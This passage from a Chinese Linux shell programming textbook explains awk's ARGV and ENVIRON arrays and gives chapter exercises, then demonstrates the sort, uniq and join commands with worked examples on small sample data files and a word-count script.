findphone.awk 脚本的 BEGIN 字段中，用 if 判断 ARGC 是否大于 2，如果大于 2，表示用户已经输入需要查找的姓名，将 ARGV[1]赋给 name 变量（ARGV[0]="awk"，所以，ARGV[1]中存储了姓名），若 ARGC 不大于 2，则说明此时未输入姓名，则利用一个循环提示输入姓名，利用 getline 函数将输入赋给 name 变量。主输入循环变量判断第 1 号域是否与 name 变量模糊匹配，若是，则输出第 1 域和第 3 域的值。例 4-65 显示了 findphone.awk 脚本的执行情况，第 1 条命令带有姓名字符串，ARGC=3，直接返回结果；第 2 条命令 ARGC=2，提示输入姓名字符串，然后返回查询结果。

```
#例 4-65 findphone.awk 脚本的执行结果
[root@zawu globus]# chmod u+x findphone.awk
#第 1 条命令：ARGC=3 的情况
[root@zawu globus]# ./findphone.awk Zhu sturecord
Zhu Lin 025-83680010
#第 2 条命令：ARGC=2 的情况
[root@zawu globus]# ./findphone.awk sturecord
Pls. Enter a name
Li
Li Hao 025-83481010
Zhu Lin 025-83680010
[root@zawu globus]#
```

ENVIRON 变量存储了 Linux 操作系统的环境变量，例 4-66 打印出 ENVIRON 数组的所有内容，其结果类似于 Linux 的 set 命令，它显示了当前系统所定义的所有环境变量。

```
#例 4-66：打印 ENVIRON 数组
[root@zawu globus]# awk '
> BEGIN { for (i in ENVIRON)
> print i "=" ENVIRON[i]}'
AWKPATH=.:/usr/share/awk
SSH_ASKPASS=/usr/libexec/openssh/gnome-ssh-askpass
SELINUX_LEVEL_REQUESTED=
OLDPWD=/root
SELINUX_ROLE_REQUESTED=
LANG=zh_CN.GB18030
HISTSIZE=1000
CVS_RSH=ssh
USER=root
_=/bin/awk
QTLIB=/usr/lib/qt-3.3/lib
SELINUX_USE_CURRENT_RANGE=
TERM=vt100
……
[root@zawu globus]#
```

从例 4-66 也可以看出，ENVIRON 的索引是环境变量名，因此，我们也可以通过环境变量名直接得到其值，如下面的用法：

```
ENVIRON["AWKPATH"]
ENVIRON["GRIDSIM"]
```

注意，环境变量名需要用双引号引起。当然，也可以通过 ENVIRON 数组改变环境变量的值，如：

```
ENVIRON["AWKPATH"]=/bin/gawk
```

4.5 本章小结

本章介绍了 sed 命令和 awk 编程，sed 用于流编辑，它将一系列的编辑命令作用于缓冲区中输入文件的副本，从而实现对输入文件的各种编辑操作。而 awk 的一大显著特点是处理结构化文件。所谓结构化文件，是指划分为记录和域的文件，并且 awk 提供 printf 语句能生成格式化报表。

有关 sed 和 awk 处理管道流的用法将在第 10 章介绍。读者如果需要进一步学习 sed 和 awk，建议参考 O'Reilly & Associates 于 2000 年出版的由 Arnold Robbins 编著的 *sed & awk Pocket Reference* 一书。

4.6 上机提议

1．利用 sed 命令将 input 文件中的\OU 字符串修改为(ou)，在此基础上，将该 sed 命令改写为两种 sed 脚本，利用 sed 的第 2、3 种调用方式实现同样的目的。

2．利用 sed 命令打印 input 文件中除第 3～8 行之外的所有行，在以下三种不同选项组合下运行该命令：（1）不带任何选项；（2）只带-n 选项；（3）同时带-n 和-p 选项，并分析以上三种不同选项组合的区别。

3．用两个不同的命令实现如下功能：将 input 文件中的\OU 字符串修改为(ou)，并在与\OU 的匹配行后追加“We find \OU!”字符串。

4．利用 sed 命令在/etc/passwd 中分别查找满足以下条件的行：（1）o 字符重复任意次；（2）o 字符重复一次以上；（3）o 字符重复两次以上。

5．将 input 文件中的 abcde 字符分别用 EDCBA 替换，并将替换后的文件覆盖原文件。

6．将/etc/passwd 文件中与 root 相匹配的行写入保存缓冲区，并与 globus 相匹配的行进行互换，最后输出保存缓冲区的内容。

7．利用 awk 的三种调用方式输出 sturecord 的所有域，输出格式如下：

```
行号: Li Hao:njue:025-83481010:85:92:78:94:88:该行包含的域数量
```

8．利用 awk 命令在/etc/passwd 中分别查找满足以下条件的行：（1）o 字符重复任意次；（2）o 字符重复一次以上；（3）o 字符重复两次以上。

9．利用 awk 命令将 2010 分别转换为八进制和十六进制后输出。

10．利用 awk 命令输出 sturecord 文件中学生成绩总和小于 450 的学生姓名、学校。

11．定义数组 data 为以下一列数：4，90，6.9，8，10，1，60，7.8，9.3。利用 awk 将 data 非递减进行排序，排序算法可选择任意一种，下面给出选择排序的 C++代码供读者参考：

12．使用 sed 和 awk 两种方式，不区分大小写匹配 certificate，并将 certificate 替换为 lisence。

13．编写 awk 脚本，针对/etc/passwd 文件，实现用户名到行号、用户根目录之间的查找功能，即脚本的输入为表示用户名的字符串，输出为该用户名所对应的行号及其根目录路径。

第 5 章 文件的排序、合并和分割

Linux 文本处理命令是 Shell 编程中的常用命令，文本处理包含对文件记录的排序、文件的合并和分割等。本章介绍一些 Linux 文本处理命令，包含 sort 命令、uniq 命令、join 命令、cut 命令、paste 命令、split 命令、tr 命令和 tar 命令，这些命令能实现对文件记录排序、统计、合并、提取、粘贴、分割、过滤、压缩和解压等功能，它们与上一章介绍的 sed 和 awk 构成了 Linux 文本处理的所有命令和工具。

5.1 sort 命令

计算机系统中存储的很多文本文件记录了大量数据记录，如字典、图书馆书目、电话簿等文件，这些文件中的数据记录如果不按顺序排列，将使得用户难以阅读，更难以查找到所需的信息，反之，如果将这些数据记录排序，则更易于程序化并提高处理的效率。Linux 的 sort 命令就是一种对文件排序的工具，sort 命令的功能十分强大，是 Shell 脚本编程时常用的文件排序工具。

sort 命令将输入文件看做由多条记录组成的数据流，而记录由可变宽度的字段组成，以换行符作为定界符。sort 命令与 awk 一样，可将记录分成多个域进行处理，默认的域分隔符是空格符，当然，域分隔符也可由用户指定其他符号。sort 命令的基本格式为：

```
sort [选项] [输入文件]
```

sort 命令的选项有很多，我们先将这些选项及其意义列在表 5-1 中，然后展开论述 sort 命令选项。

表 5-1　sort 命令选项及其意义

选　项	意　义
-c	测试文件是否已经被排序
-k	指定排序的域
-m	合并两个已排序的文件
-n	根据数字大小进行排序
-o [输出文件]	将输出写到指定的文件，相当于将输出重定向到指定文件
-r	将排序结果逆向显示
-t	改变域分隔符
-u	去除结果中的重复行

5.1.1　sort 命令的基本用法

sort 命令包含很多选项，比较复杂，下面我们分几个方面来介绍 sort 命令的基本用法。

1．-t 选项

sort 命令是分域对文件进行排序的，默认的域分隔符是空格符，-t 选项可用于设置分隔符。下面先看一个最简单的 sort 命令的例子，我们新建一个名为 CARGO.db 的文件，用于记录笔记本品牌、产地、价格、年代、型号等信息，各域间用冒号分隔。

```
#例 5-1：sort 命令用-t 选项设置分隔符
[root@zawu shell-program]# cat CARGO.db              #查看 CARGO.db 文件的内容
ThinkPad:USA:14000:2009:X301
ThinkPad:HongKong:10000:2008:T400
ThinkPad:USA:8000:2007:X60
HP:China:5600:2010:DM3
HP:China:12000:2010:NE808
```

```
SumSung:Korea:5400:2009:Q308
IdeaPad:China:8000:2007:U450
Acer:Taiwan:8000:2010:PT210
[root@zawu shell-program]# sort -t: CARGO.db        #以默认方式对 CARGO.db 文件排序
Acer:Taiwan:8000:2010:PT210
HP:China:12000:2010:NE808
HP:China:5600:2010:DM3
IdeaPad:China:8000:2007:U450
SumSung:Korea:5400:2009:Q308
ThinkPad:HongKong:10000:2008:T400
ThinkPad:USA:14000:2009:X301
ThinkPad:USA:8000:2007:X60
[root@zawu shell-program]#
```

上述例 5-1 中 CARGO.db 文件是用冒号分隔域的，上例中使用 sort 命令对 CARGO.db 文件进行排序，用-t 选项指定域分隔符为冒号，注意，-t 与“:”之间是没有空格的。sort 命令默认根据第 1 域对数据记录进行排序，如果第 1 域相同，再根据第 2 域排序，以此类推，如第 1 域为 ThinkPad 的 3 条记录，第 2 域 HongKong 的记录排在最前面（HongKong 开头字母“H”在 USA 开头字母“U”之前），第 2 域为 USA 的 2 条记录又按照第 3 域进行了排序。

当未指定-t 时，分隔符是空格符，这时记录内开头与结尾的空格都将被忽略；当用-t 选项改变分隔符时，空格符变得有意义，例如，对于下面的这条数据记录，若不指定-t 选项，这条记录只有一个域，为:root:，记录前后的空格符都被忽略了；若用-t 选项指定冒号，这条记录就包含了三个域，第 1 和 3 域是空格符，第 2 域是:root:。

```
空格符:root:空格符
```

2．-k 选项

从上例可以看出，sort 命令默认情况下是按第 1 域进行排序的，也可以按指定某个域进行排序，-k 选项就是用于指定域的。sort 命令以 1 表示第 1 域、以 2 表示第 2 域，以此类推。CARGO.db 文件记录的第 3 域是价格，下面的例 5-2 给出按第 3 域对 CARGO.db 文件记录排序的命令：

```
#例 5-2: sort 命令用-k 选项指定排序的域号
[root@zawu shell-program]# sort -t: -k3 CARGO.db     #根据第 3 域对 CARGO.db 排序
ThinkPad:HongKong:10000:2008:T400
HP:China:12000:2010:NE808
ThinkPad:USA:14000:2009:X301
SumSung:Korea:5400:2009:Q308
HP:China:5600:2010:DM3
IdeaPad:China:8000:2007:U450
ThinkPad:USA:8000:2007:X60
Acer:Taiwan:8000:2010:PT210
[root@zawu shell-program]#
```

例 5-2 的命令利用-k3 指定了第 3 域，注意，-k 和 3 之间也没有空格，从命令的执行结果可以看出，尽管第 3 域是数字，但是 sort 命令并未以数字大小来排序，而是仍然以字符串方式进行排序的，如第 3 域以 1 开始的所有记录排在最前面。如果几条记录的第 3 域相同，sort 命令再依次以第 4 域、第 5 域、……进行排序。

3．-n 选项

如果需要根据笔记本价格从小到大的方式对 CARGO.db 文件进行排序，即以第 3 域的数

字大小对 CARGO.db 文件排序，这时就需要使用-n 选项，-n 选项可以指定根据数字大小进行排序。下面给出的例 5-3 演示了-n 选项的用法：

```
#例 5-3：sort 命令用-n 选项设置根据数值大小排序
[root@zawu shell-program]# sort -t: -k3n CARGO.db        #根据第 3 域的数字大小排序
SumSung:Korea:5400:2009:Q308
HP:China:5600:2010:DM3
Acer:Taiwan:8000:2010:PT210
IdeaPad:China:8000:2007:U450
ThinkPad:USA:8000:2007:X60
ThinkPad:HongKong:10000:2008:T400
HP:China:12000:2010:NE808
ThinkPad:USA:14000:2009:X301
[root@zawu shell-program]#
```

-n 选项不是单独使用的，一般放在域号之后，例 5-3 命令中的-k3n 就指定了以第 3 域排序，且不是按照第 3 域的字符串顺序排序，而是按第 3 域的数字大小进行排序的。从命令的执行结果可以看出，第 3 域最小的 5400 排在最前面，最大的 14000 排在最后，如果按字母排序，14000 是排在 5400 前面的。

4．-r 选项

-r 选项用于将排序结果逆向显示。如果需要根据笔记本价格从大到小的方式来对 CARGO.db 文件进行排序，就可以利用-k3n 选项将 CARGO.db 文件的第 3 域从小到大排序，然后用-r 选项将结果逆向显示，下面的例 5-4 给出了这条命令及其结果：

```
#例 5-4：sort 命令用-r 选项将排序结果逆向
[root@zawu shell-program]# sort -t: -k3nr CARGO.db
ThinkPad:USA:14000:2009:X301
HP:China:12000:2010:NE808
ThinkPad:HongKong:10000:2008:T400
Acer:Taiwan:8000:2010:PT210
IdeaPad:China:8000:2007:U450
ThinkPad:USA:8000:2007:X60
HP:China:5600:2010:DM3
SumSung:Korea:5400:2009:Q308
[root@zawu shell-program]#
```

例 5-4 命令使用-k3nr 实现了第 3 域从大到小的排序，其结果恰好是-k3n 排序结果的倒置。

5．-u 选项

-u 选项用于去除排序结果中的重复行，如果在 CARGO.db 文件中输入几条重复记录，然后利用 sort-u 对该文件进行排序。下面的例 5-5 通过比较使用-u 选项前后的结果来说明-u 选项的意义：

```
#例 5-5：sort 命令-u 选项的用法
[root@zawu shell-program]# sort -t: CARGO.db        #根据第 1 域对 CARGO.db 排序
Acer:Taiwan:8000:2010:PT210
HP:China:12000:2010:NE808
HP:China:5600:2010:DM3
IdeaPad:China:8000:2007:U450
SumSung:Korea:5400:2009:Q308                      #重复记录
SumSung:Korea:5400:2009:Q308
ThinkPad:HongKong:10000:2008:T400
ThinkPad:USA:14000:2009:X301                      #重复记录
ThinkPad:USA:14000:2009:X301
ThinkPad:USA:14000:2009:X301
```

```
ThinkPad:USA:8000:2007:X60
[root@zawu shell-program]# sort -t: -u CARGO.db       #利用-u 选项对 CARGO.db 排序
Acer:Taiwan:8000:2010:PT210
HP:China:12000:2010:NE808
HP:China:5600:2010:DM3
IdeaPad:China:8000:2007:U450
SumSung:Korea:5400:2009:Q308
ThinkPad:HongKong:10000:2008:T400
ThinkPad:USA:14000:2009:X301
ThinkPad:USA:8000:2007:X60                            #重复记录已经去除
[root@zawu shell-program]#
```

例 5-5 中未加-u 选项时，结果中存在 2 条“SumSung:Korea:5400:2009:Q308”和 3 条“ThinkPad:USA:14000:2009:X301”重复记录，命令加上-u 选项之后，结果中的重复记录已经去除。

6．-o 选项

sort 命令默认将排序后的结果输出到屏幕上，如果需要将结果保存到另一个文件中，我们可以使用-o 选项加上文件名来完成，下面给出的例 5-6 演示了-o 选项的用法：

```
#例 5-6：sort 命令-o 选项的用法
#将 CARGO.db 按第 3 域的数值大小排序，并将排序结果存储到 SORT_CARGO.db 文件中
[root@zawu shell-program]# sort -t: -k3n -o SORT_CARGO.db CARGO.db
[root@zawu shell-program]# cat SORT_CARGO.db       #查看 SORT_CARGO.db 文件内容
SumSung:Korea:5400:2009:Q308
HP:China:5600:2010:DM3
Acer:Taiwan:8000:2010:PT210
IdeaPad:China:8000:2007:U450
ThinkPad:USA:8000:2007:X60
ThinkPad:HongKong:10000:2008:T400
HP:China:12000:2010:NE808
ThinkPad:USA:14000:2009:X301
[root@zawu shell-program]#
```

例 5-6 根据第 3 域的数值大小对 CARGO.db 文件排序，并利用-o SORT_CARGO.db 将排序后的结果存储到 SORT_CARGO.db 文件，此时，sort 命令执行后就不在屏幕上显示任何信息，但是，查看 SORT_CARGO.db 文件内容后发现，该文件确实存储了 CARGO.db 排序后的记录。

实际上，-o 选项的功能与 Shell 提供的 I/O 重定向功能一样。第 10 章将详细介绍 I/O 重定向的用法，在此，读者仅需了解若需要保存 sort 命令排序后的结果，则使用-o 选项。

7．-c 选项

-c 选项用于测试文件是否已经排好序，下面给出的例 5-7 演示了-c 选项的用法：

```
#例 5-7：sort 命令-c 选项的用法
#第 1 条命令：测试 CARGO.db 是否按默认方式排序
[root@zawu shell-program]# sort -t: -c CARGO.db
sort: CARGO.db:2: disorder: ThinkPad:HongKong:10000:2008:T400

#第 2 条命令：测试 SORT_CARGO.db 是否按默认方式排序
[root@zawu shell-program]# sort -t: -c SORT_CARGO.db
sort: SORT_CARGO.db:2: disorder: HP:China:5600:2010:DM3

#第 3 条命令：测试 SORT_CARGO.db 是否按第 3 域的数值大小排序
```

```
[root@zawu shell-program]# sort -t: -k3n  -c SORT_CARGO.db
[root@zawu shell-program]#
```

例 5-7 的第 1 条命令测试 CARGO.db 是否按默认方式排序，Shell 提示"sort: CARGO.db:2: disorder: ThinkPad:HongKong:10000:2008:T400"，这说明 CARGO.db 未排序，Shell 提示信息中包含了该文件中第 1 条未排序的记录；第 2 条命令测试 SORT_CARGO.db 是否按默认方式排序，当然该文件也未排序；第 3 条命令测试 SORT_CARGO.db 是否按第 3 域的数值大小排序，显然，按这种方式 SORT_CARGO.db 已经排好序，Shell 不提示任何信息。

8. -m 选项

-m 选项用于将两个排好序的文件合并成一个排好序的文件，在文件合并前，它们必须已经排好序。-m 选项对未排序的文件合并是没有任何意义的，下面通过一个例子来说明-m 选项的效果：

```
#例 5-8：sort 命令-m 选项的用法
[root@zawu shell-program]# cat CARGO2.db            #查看 CARGO2.db 文件
DELL:USA:6700:2009:XPS
MACBOOK:USA:10198:2010:MB991ZP/A
[root@zawu shell-program]# cat SORT_CARGO.db        #查看 SORT_CARGO.db 文件
Acer:Taiwan:8000:2010:PT210
HP:China:12000:2010:NE808
HP:China:5600:2010:DM3
IdeaPad:China:8000:2007:U450
SumSung:Korea:5400:2009:Q308
ThinkPad:HongKong:10000:2008:T400
ThinkPad:USA:14000:2009:X301
ThinkPad:USA:8000:2007:X60
[root@zawu shell-program]# sort -t: -m CARGO2.db SORT_CARGO.db    #合并两个文件
Acer:Taiwan:8000:2010:PT210
DELL:USA:6700:2009:XPS                              #来自于 CARGO2.db 文件
HP:China:12000:2010:NE808
HP:China:5600:2010:DM3
IdeaPad:China:8000:2007:U450
MACBOOK:USA:10198:2010:MB991ZP/A                    #来自于 CARGO2.db 文件
SumSung:Korea:5400:2009:Q308
ThinkPad:HongKong:10000:2008:T400
ThinkPad:USA:14000:2009:X301
ThinkPad:USA:8000:2007:X60
[root@zawu shell-program]#
```

例 5-8 首先创建了两个文件：CARGO2.db 和 SORT_CARGO.db，这两个文件都按第 1 域排好序，然后，使用-m 选项将这两个文件合并，得到两个文件的记录合并到一起的结果，但是，结果中的记录仍按第 1 域排好序，CARGO2.db 文件的两条记录被有序地插到了 SORT_CARGO.db 文件的记录中。

sort 命令的选项远不止本节所介绍的内容，但是，由于新版本的 sort 命令删掉了很多选项的功能，而且本节介绍的是最常用的选项。因此，本节就不再介绍 sort 命令的其他选项。

5.1.2 sort 和 awk 的联合用法

sort 和 awk 都是分域处理文件的工具，两者结合起来可以有效地对文本块进行排序。文本块是指由多行记录组合而成的数据块，如下面的文件：

```
[root@zawu shell-program]# cat PROFESSOR.db
J Luo                                                  #每个文件块由姓名、学校名和地址组成
Southeast University
Nanjing,China

Y Zhang
Victory University
Melbourne, Australia

D Hou
Beijing University
Beijing,China

B Liu
Shanghai Jiaotong University
Shanghai,China

C Lin
University of Toronto
Toronto,Canada
[root@zawu shell-program]#
```

PROFESSOR.db 中每个文件块记录了一位教授的信息，由三行组成：第 1 行是姓名、第 2 行是学校名、第 3 行是学校所处的城市和国家。如果需要根据姓名对文件块进行排序，仅使用 sort 命令是难以实现的，我们通过结合使用 sort 和 awk 来实现这一功能，如例 5-9 所示：

```
#例 5-9：利用 sort 和 awk 实现文件块的排序
[root@zawu shell-program]# cat PROFESSOR.db |
awk -v RS="" '{gsub("\n","@");print}' |          #将每个文件块合并到一行
sort |                                            #对每行的记录排序
awk -v ORS="\n\n" '{gsub("@","\n");print}'       #将排序后的行分块打印

B Liu
Shanghai Jiaotong University
Shanghai,China

C Lin
University of Toronto
Toronto,Canada

D Hou
Beijing University
Beijing,China

J Luo
Southeast University
Nanjing,China

Y Zhang
Victory University
Melbourne, Australia

[root@zawu shell-program]#
```

例 5-9 的命令看起来很复杂，由 4 条命令和 3 个管道符组成，cat 命令将 PROFESSOR.db 文件的内容作为第 1 条 awk 命令的输入数据，该 awk 命令将每个文件块合并到一行，并用

gsub 函数将换行符替换成@符号，例如，PROFESSOR.db 的第 1 个文件块将变为“J Luo@Southeast University@Nanjing,China@”，sort 命令对这种格式的记录进行排序，默认以第 1 域排序，即姓名的字母顺序，并将排序后的行作为第 2 条 awk 命令的输入数据，第 2 条 awk 命令执行与第 1 条 awk 相反的功能，它将并为一行的数据划分为类似于 PROFESSOR.db 中的文件块输出，实现方法是用 gusb 函数将@符号替换成换行符。上述命令得到根据姓名的字母顺序排好序的文件块。

sort 命令是 Linux 中经常使用的命令之一，从上面两节的介绍来看，sort 的功能强大，且用法十分灵活，因篇幅所限，我们对 sort 命令的介绍就到此为止。读者若需了解 sort 的更多用法，可在 Shell 中输入 man sort，参考 Linux 系统中 sort 命令的 manual page。

5.2 uniq 命令

uniq 命令用于去除文本文件中的重复行，这类似于 sort 命令的-u 选项，但是，uniq 命令和 sort -u 是存在一些区别的，请看下面的示例：

```
#例 5-10：uniq 命令的基本用法
[root@zawu shell-program]# cat CARGO3.db          #查看 CARGO.db 文件的内容
ThinkPad:USA:14000:2009:X301                      #重复三行
ThinkPad:USA:14000:2009:X301
ThinkPad:USA:14000:2009:X301
HP:China:5600:2010:DM3
SumSung:Korea:5400:2009:Q308
ThinkPad:USA:14000:2009:X301                      #隔了几行，再重复一次
IdeaPad:China:8000:2007:U450
Acer:Taiwan:8000:2010:PT210
Acer:Taiwan:8000:2010:PT210
[root@zawu shell-program]# uniq CARGO3.db         #用 uniq 命令去除重复行
ThinkPad:USA:14000:2009:X301                      #已经去除重复行
HP:China:5600:2010:DM3
SumSung:Korea:5400:2009:Q308
ThinkPad:USA:14000:2009:X301                      #该行没有被去除
IdeaPad:China:8000:2007:U450
Acer:Taiwan:8000:2010:PT210
[root@zawu shell-program]# sort -u CARGO3.db      #用 sort  -u 去除重复行
Acer:Taiwan:8000:2010:PT210
HP:China:5600:2010:DM3
IdeaPad:China:8000:2007:U450
SumSung:Korea:5400:2009:Q308
ThinkPad:USA:14000:2009:X301                      #所有的重复行都被去除
[root@zawu shell-program]#
```

CARGO3.db 文件中的“ThinkPad:USA:14000:2009:X301”记录先重复三次，隔开两行后，该行重复出现一次，用 uniq 命令去除 CARGO3.db 文件重复行后发现，连续出现的三条重复“ThinkPad:USA:14000:2009:X301”记录仅剩下一条，而隔开两行出现的该记录却未被去除，而用 sort –u 命令时，所有的重复记录都被去掉。因此，uniq 命令去除的重复行必须是连续重复出现的行，中间不能夹杂任何其他文本行。

uniq 命令有 3 个选项，我们将 uniq 命令选项及其意义列于表 5-2 中。

表 5-2　uniq 命令选项及其意义

选　项	意　义
-c	打印每行在文本中重复出现的次数
-d	只显示有重复的记录，每个重复记录只出现一次
-u	只显示没有重复的记录

uniq 命令的-c 选项打印每行在文本中重复出现的次数，下面举一个例子来说明其用法：

```
#例 5-11：uniq 命令-c 选项的用法
[root@zawu shell-program]# uniq -c CARGO3.db
      3 ThinkPad:USA:14000:2009:X301
      1 HP:China:5600:2010:DM3
      1 SumSung:Korea:5400:2009:Q308
      1 ThinkPad:USA:14000:2009:X301
      1 IdeaPad:China:8000:2007:U450
      2 Acer:Taiwan:8000:2010:PT210
[root@zawu shell-program]#
```

例 5-10 的命令列出了 CARGO3.db 文件中每个记录所出现的次数，记录“ThinkPad:USA:14000:2009:X301”先出现 3 次，隔开两行，再出现 1 次，而记录“Acer:Taiwan:8000:2010:PT210”出现 2 次，其他记录都出现 1 次。

uniq 命令的-d 和-u 选项正好相反，-d 选项用于显示有重复的记录，而-u 选项显示没有重复的记录，下面的例 5-12 说明了这两个选项的意义：

```
#例 5-12：uniq 命令-m 选项的用法
[root@zawu shell-program]# uniq -d CARGO3.db             #显示有重复的记录
ThinkPad:USA:14000:2009:X301
Acer:Taiwan:8000:2010:PT210
[root@zawu shell-program]# uniq -u CARGO3.db             #显示没有重复的记录
HP:China:5600:2010:DM3
SumSung:Korea:5400:2009:Q308
ThinkPad:USA:14000:2009:X301
IdeaPad:China:8000:2007:U450
[root@zawu shell-program]#
```

uniq -d 显示了 CARGO3.db 文件的重复记录，有 2 条，每条显示 1 次；而 uniq -u 显示了 CARGO3.db 文件没有重复的行，有 4 条记录，其中的“ThinkPad:USA:14000:2009:X301”记录是指隔开两行又出现的那条记录。

下面给出一个脚本，这个脚本结合使用 sort 和 uniq 命令，可以统计一个文件内每种单词出现的次数，这个脚本的名字是 count_word.sh，内容如下：

```
#count_word.sh：该脚本统计文件中单词出现的次数
#!/bin/bash

ARGS=1
E_BADARGS=55
E_NOFILE=56

#以下的 if/then 结构用于判断执行脚本时是否带了输入参数（即需要统计的文件名）
#如果未带输入参数，则返回 55 错误码
```

```
if [ $# -ne "$ARGS" ]
then
  echo "Usage: 'basename $0' filename"
  exit $E_BADARGS
fi

#以下的 if/then 结构用于判断在当前目录下，输入的文件名是否存在
#若该文件不存在，则返回 56 错误码
if [ ! -f "$1" ]
then
  echo "File \"$1\" does not exits."
  exit $E_NOFILE
fi

#以下是统计文件单词数的核心命令
# sed 命令用于过滤句号、逗号、分号，当然可继续加上需要过滤的符号
#sed 命令的第 4 个-e 选项将单词间的空格转化为换行符
#sort 对 sed 过滤后的结果排序，每行一个单词
#uniq -c 输出重复行出现的次数，sort -nr 按照出现频率从大到小排序
sed -e 's/\.//g' -e 's/\,//g' -e 's/\://g' -e 's/ /\n/g' "$1" | sort | uniq -c | sort -nr

exit 0
```

count_word.sh 脚本使用了多种 Shell 编程技巧，未读后续章节的读者可能很难全部理解该脚本，但是，并不影响理解统计文件单词数的核心命令。我们对两个 if/then 结构的功能作简单介绍，但不介绍其原理。count_word.sh 脚本运行时需要加上一个参数，该参数表示待统计单词出现频率的文件名，因此，第 1 个 if/then 结构用于判断执行脚本时是否带了输入参数，若未带输入参数，则返回 55 错误码；第 2 个 if/then 结构用于判断在当前目录下，输入的文件名是否存在，若该文件不存在，则返回 56 错误码。这两个 if/then 结构只是对脚本执行的异常情况进行处理，真正用于统计文件单词出现频率的命令只有一条，它由 sed、sort、uniq -c 和 sort -nr 四个命令组成，前面命令的输出作为后面命令的输入，sed 命令的前三个-e 选项用于过滤掉句号、逗号、分号，当然可继续加上需要过滤的符号（只需多加一个类似的-e 选项即可），sed 命令的第 4 个-e 选项将单词间的空格转化为换行符，这就将每个单词单独一行显示，便于 sort 命令排序。经过 sed 命令处理后，sort 对行进行排序，同一个单词必定出现在连续行，uniq -c 输出重复行的次数，即该单词重复出现的次数。由于 uniq -c 的输出结果是“次数 单词”格式，sort -nr 对第 1 域（即单词出现的次数）进行排序，并倒置，使得出现次数多的单词排在最前面。下面给出 count_word.sh 脚本的执行结果：

```
#count_word.sh 脚本的执行结果
# count_word.sh 不带输入参数
[root@zawu shell-program]# ./count_word.sh
Usage: count_word.sh filename

# count_word.sh 带的文件名不存在
[root@zawu shell-program]# ./count_word.sh hh
File "hh" does not exits.
[root@zawu shell-program]# cat WORDLIST                    #查看 WORDLIST 内容
hello, caicai. world: watch, world caicai hello message
message world watch hello into the he she last into.
last save hello caicai, world: message.
```

```
#统计出 WORDLIST 中所有的单词出现的次数
[root@zawu shell-program]# ./count_word.sh WORDLIST
     4 world                           #world 单词出现 4 次，以下行的意义类似此行
     4 hello
     3 message
     3 caicai
     2 watch
     2 last
     2 into
     1 the
     1 she
     1 save
     1 he
[root@zawu shell-program]#
```

上面首先给出 count_word.sh 异常情况的执行结果。再给出用 count_word.sh 统计 WORDLIST 中所有单词出现的次数，WORDLIST 包含若干单词，以及句号、逗号和分号等标点符号。从结果可以看到，这些标点符号被过滤掉，单词及其出现频率按从大到小顺序输出。

5.3 join 命令

join 命令用于实现两个文件中记录的连接操作，连接操作是关系数据库中的概念，在此我们不作正式的定义，简言之，连接操作将两个文件中具有相同域的记录选择出来，再将这些记录所有的域放到一行（包含来自两个文件的所有域）。首先，我们通过一个例子来观察 join 命令的效果：

```
#例 5-13：join 命令的基本用法
[root@zawu shell-program]# cat TEACHER.db
B Liu:Shanghai Jiaotong University:Shanghai:China
C Lin:University of Toronto:Toronto:Canada
D Hou:Beijing University:Beijing:China
J Luo:Southeast University:Nanjing:China
Y Zhang:Victory University:Melbourne:Australia
[root@zawu shell-program]# cat TEACHER_HOBBY.db
B Liu:Tea
C Lin:Song
J Cao:Pingpong
Q Cai:Shopping
Y Zhang:Photograhy
Z Wu:Chess

#下面执行 join 操作，将域分隔符改成冒号
[root@zawu shell-program]# join -t: TEACHER.db TEACHER_HOBBY.db
B Liu:Shanghai Jiaotong University:Shanghai:China:Tea
C Lin:University of Toronto:Toronto:Canada:Song
Y Zhang:Victory University:Melbourne:Australia:Photograhy
[root@zawu shell-program]#
```

例 5-13 中有两个文件，TEACHER.db 文件的记录包含 4 个域，分别是姓名、学校、城市和国家，TEACHER_HOBBY.db 文件的记录只有 2 个域，是姓名和爱好。这两个文件是已排

序的，join 命令只能对已排序的文件进行操作，对这两个文件执行 join 命令后，出现 3 条记录，如：“B Liu:Shanghai Jiaotong University:Shanghai:China:Tea”记录，包含 5 个域，第 1 个域是两个文件的共同域，第 2～4 个域来自 TEACHER.db 文件，第 5 个域来自 TEACHER_HOBBY.db 文件，join 命令使得具有共同域 B Liu 的两条记录连接到了一起。上例中 join 命令后跟-t 选项，与 sort 命令一样，-t 选项用于改变分隔符，除了-t 选项，join 命令还有很多其他选项，如表 5-3 所示。

表 5-3 join 命令选项及其意义

选 项	意 义
-a1 或-a2	除了显示以共同域进行连接的结果外，-a1 表示还显示第 1 个文件中没有共同域的记录，-a2 则表示显示第 2 个文件中没有共同域的记录
-i	比较域内容时，忽略大小写差异
-o	设置结果显示的格式
-t	改变域分隔符
-v1 或-v2	与-a 选项类似，但是，不显示以共同域进行连接的结果
-1 和-2	-1 用于设置文件 1 用于连接的域，-2 用于设置文件 2 用于连接的域

join 命令的基本语法为：

```
join [选项] 文件 1 文件 2
```

1．-a 和-v 选项

当两个文件进行连接时，文件 1 中的记录可能在文件 2 中找不到共同域，反过来，文件 2 中也可能存在文件 1 中找不到共同域的记录，join 命令的结果默认是不显示这些未进行连接的记录的。-a 和-v 选项就是用于显示这些未进行连接的记录，-a1 和-v1 指显示文件 1 中未连接的记录，而-a2 和-v2 指显示文件 2 中的未连接记录。-a 和-v 选项的区别在于：-a 选项显示以共同域进行连接的结果，而-v 选项则不显示这些记录。

首先，我们举例说明-a 选项，例子还是用到 TEACHER.db 和 TEACHER_HOBBY.db 两个文件。

```
#例 5-14：join 命令-a 选项的用法
[root@zawu shell-program]# join -t: -a1 TEACHER.db TEACHER_HOBBY.db
B Liu:Shanghai Jiaotong University:Shanghai:China:Tea
C Lin:University of Toronto:Toronto:Canada:Song
D Hou:Beijing University:Beijing:China                  #未进行连接的文件 1 中的记录
J Luo:Southeast University:Nanjing:China                #未进行连接的文件 1 中的记录
Y Zhang:Victory University:Melbourne:Australia:Photograhy
[root@zawu shell-program]# join -t: -a2 TEACHER.db TEACHER_HOBBY.db
B Liu:Shanghai Jiaotong University:Shanghai:China:Tea
C Lin:University of Toronto:Toronto:Canada:Song
J Cao:Pingpong                                          #未进行连接的文件 2 中的记录
Q Cai:Shopping                                          #未进行连接的文件 2 中的记录
Y Zhang:Victory University:Melbourne:Australia:Photograhy
Z Wu:Chess                                              #未进行连接的文件 2 中的记录
[root@zawu shell-program]#
```

例 5-14 的两条命令分别用-a1 和-a2 对 TEACHER.db 和 TEACHER_HOBBY.db 进行连接，结果除了显示成功连接的记录之外，还分别显示 TEACHER.db 和 TEACHER_HOBBY.db 中

